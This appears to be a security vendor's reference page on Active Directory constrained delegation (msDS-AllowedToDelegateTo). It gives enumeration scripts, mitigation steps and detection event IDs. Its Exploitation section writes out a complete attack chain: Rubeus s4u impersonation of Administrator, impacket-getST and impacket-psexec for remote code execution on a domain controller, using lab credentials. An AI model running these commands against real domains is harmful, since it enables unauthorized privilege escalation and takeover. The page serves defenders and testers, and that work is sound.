
Summary
| Forestall ACL Alias | ALLOWED_TO_DELEGATE |
| AD Alias | Trust this computer for delegation |
| Affected Object Types | Computers |
| Exploitation Certainty | Likely |
| AD Attribute | msDS-AllowedToDelegateTo |
| AD Attribute GUID | 800d94d7-b7a1-42a1-b14d-7cae1423d07f |
Description
The ALLOWED_TO_DELEGATE permission in Active Directory allows a computer account to delegate user credentials when authenticating to services on behalf of those users. This enables constrained Kerberos delegation scenarios and can support single sign-on and service-to-service authentication within a network. When configured correctly, ALLOWED_TO_DELEGATE lets trusted computers handle delegated authentication without exposing user credentials.
If misconfigured or abused, however, ALLOWED_TO_DELEGATE presents a significant security risk. An attacker who can modify or exploit this permission can create unauthorized delegation paths and impersonate users — possibly including privileged accounts such as Domain Administrators. This can lead to unauthorized data access, privilege escalation, and broader compromise of network resources. Therefore, restrict and monitor the use of ALLOWED_TO_DELEGATE to protect the Active Directory environment.
Identification
PowerShell
Active Directory Module
Using the ActiveDirectory PowerShell module, you can enumerate ALLOWED_TO_DELEGATE entries.
1. Find-AllowedToDelegate function
function Find-AllowedToDelegate { [CmdletBinding()] param([string]$Target=$null,[string]$SearchBase=$null,[string]$OutputPath="AllowedToDelegate.csv",[switch]$ExcludeAdmin=$false) if (-not (Get-Module ActiveDirectory)) { try { Import-Module ActiveDirectory } catch { Write-Error "Load ActiveDirectory (RSAT) first."; return } } $props=@("servicePrincipalName","msDS-AllowedToDelegateTo","distinguishedName","objectClass","name") $base = if ($SearchBase) { $SearchBase } else { (Get-ADRootDSE).DefaultNamingContext } try { if ($Target) { try { $objs = Get-ADObject -Identity $Target -Properties $props -EA Stop } catch { $objs = Get-ADObject -Filter "samAccountName -eq '$Target' -or name -eq '$Target'" -SearchBase $base -Properties $props -EA Stop } } else { $objs = Get-ADObject -LDAPFilter "(servicePrincipalName=*)" -SearchBase $base -Properties $props -EA Stop } } catch { Write-Error "AD query failed: $($_.Exception.Message)"; return } if (-not $objs) { Write-Output "No objects with SPNs found."; return } $rows=@() foreach($o in $objs){ if($ExcludeAdmin -and ($o.distinguishedName -match "OU=Domain Controllers|CN=Domain Controllers")){ continue } if($o.'msDS-AllowedToDelegateTo'){ foreach($spn in $o.'msDS-AllowedToDelegateTo'){ $rows += [pscustomobject]@{ 'Allowed to delegate'=$o.Name; 'To'=$spn } } } } if($rows.Count -gt 0){ try { $rows|Sort-Object -Unique 'Allowed to delegate','To'|Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 -EA Stop; Write-Output "Exported to '$OutputPath'." } catch { Write-Error "Export failed: $($_.Exception.Message)" } } else { Write-Output "No 'msDS-AllowedToDelegateTo' values found." }}2. Scan all domain computers
Find-AllowedToDelegate3. Scan a specified object
Find-AllowedToDelegate -Target sql_svc4. Using SearchBase to limit the scope
Find-AllowedToDelegate -SearchBase "CN=sql_svc,CN=Users,DC=Forestall,DC=labs".NET Directory Services
By leveraging PowerShell’s built-in .NET DirectoryServices namespace, you can enumerate ALLOWED_TO_DELEGATE entries without relying on external modules or dependencies.
1. Find-AllowedToDelegateSimple function
function Find-AllowedToDelegateSimple { [CmdletBinding()] param([string]$Target) try { if ($Target) { $entries=@(New-Object System.DirectoryServices.DirectoryEntry("LDAP://$Target")) $rows = foreach($e in $entries){ $dn=$e.Properties["distinguishedName"].Value foreach($spn in $e.Properties["msDS-AllowedToDelegateTo"]){ [pscustomobject]@{ AccountDN=$dn; DelegateToSPN=$spn } } } } else { $baseDN=(New-Object System.DirectoryServices.DirectoryEntry("LDAP://RootDSE")).Properties["defaultNamingContext"].Value $sr=New-Object System.DirectoryServices.DirectorySearcher("LDAP://$baseDN"); $sr.Filter="(msDS-AllowedToDelegateTo=*)"; $sr.PageSize=1000 foreach($p in "distinguishedName","msDS-AllowedToDelegateTo"){[void]$sr.PropertiesToLoad.Add($p)} $hits=$sr.FindAll() $rows = foreach($h in $hits){ $dn=$h.Properties["distinguishedname"][0] foreach($spn in $h.Properties["msds-allowedtodelegateto"]){ [pscustomobject]@{ AccountDN=$dn; DelegateToSPN=$spn } } } } } catch { Write-Error "LDAP enumeration failed: $($_.Exception.Message)"; return } if($rows){$rows|Export-Csv ".\AllowedToDelegate.csv" -NoTypeInformation -Encoding UTF8; Write-Host "Exported $($rows.Count) entries to AllowedToDelegate.csv" } else{ Write-Host "No 'msDS-AllowedToDelegateTo' values found." }}2. Scan all objects in the domain
Find-AllowedToDelegateSimple3. Scan a specific object
Find-AllowedToDelegateSimple -Target "CN=VM01,OU=Workstations,DC=forestall,DC=labs"Active Directory Users and Computers
1. Open Active Directory Users and Computers on your Windows server.
2. Right-click on the Computer name.
3. Select Properties from the context menu.
4. In the Properties window, navigate to the Delegation tab.
5. In the Delegation list, locate and check the Trust this computer for delegation setting.
6. Click OK to save your changes and close the dialog boxes.

Active Directory Users and Computers
Impacket
impacket-findDelegation <domain>/<user>':'<pass>'impacket-findDelegation forestall.labs/'adam':'Temp123!'
Find Delegations with impacket
Exploitation
This attack assumes that the password or hash of the account allowed to delegate has already been obtained.
Windows
To calculate the hash for a specific user
.\Rubeus.exe hash /domain:<domain> /password:"<pass>" /user:<user>Example:
.\Rubeus.exe hash /domain:forestall.labs /password:"JustLongPass123!@#" /user:sql_svc
Calculate hash using rubeus
To get a service ticket as an impersonated user
.\Rubeus.exe s4u /user:ATTACKER [/rc4:HASH OR /aes256:HASH] /impersonateuser:TARGETUSER /msdsspn:cifs/targetserver.domain.local /nowrap /pttExample:
.\Rubeus.exe s4u /user:sql_svc /aes256:70161674048D42869D74A9AFC31DAF7C7130CF6519C8FE972B8A6FDACF85AE1E /impersonateuser:Administrator /msdsspn:cifs/dc.forestall.labs /nowrap /ptt
S4u
To check access on the target

Check Access on C$ Share
Linux
impacket-getST -spn <serviceallowedtodelegateTo>/<dchost> -impersonate <impersonatedUser> <domain>/<user>:'<pass>'Example:
impacket-getST -spn cifs/dc.forestall.labs -impersonate administrator forestall.labs/sql_svc:'JustLongPass123!@#'
get TGS for impersonated user
Code Execution
KRB5CCNAME='<ticket>' impacket-psexec -k -no-pass <domain>/<impersonatedUser> -k -no-passExample:
KRB5CCNAME='administrator@[email protected]' impacket-psexec -k -no-pass forestall.labs/[email protected]
PsExec
Mitigation
Access Control Entries identified as dangerous should be removed following the steps below.
1. Open Active Directory Users and Computers on a Windows server with the appropriate administrative tools.
2. Right-click the computer object.
3. Select Properties from the context menu.
4. In the Properties window, open the Delegation tab.
5. Disable or clear the “Trust this computer for delegation” setting for the computer if it is not required.
6. Click OK to save your changes and close the dialogs.
Active Directory Users and Computers
Detection
Changes to ACEs update an object’s ntSecurityDescriptor. Watch Event ID 5136 (object modified) and 4662 (object access) for ACL changes. For delegation activity, monitor Kerberos logs: 4768 (TGT request) and 4769 (service ticket request), and pivot on fields like TargetUserName and ServiceName to spot suspicious behavior.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136 |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662 |
| 4768 | A Kerberos authentication ticket (TGT) was requested. | TargetUserName | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4768 |
| 4769 | A Kerberos service ticket was requested. | TargetUserName, ServiceName | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4769 |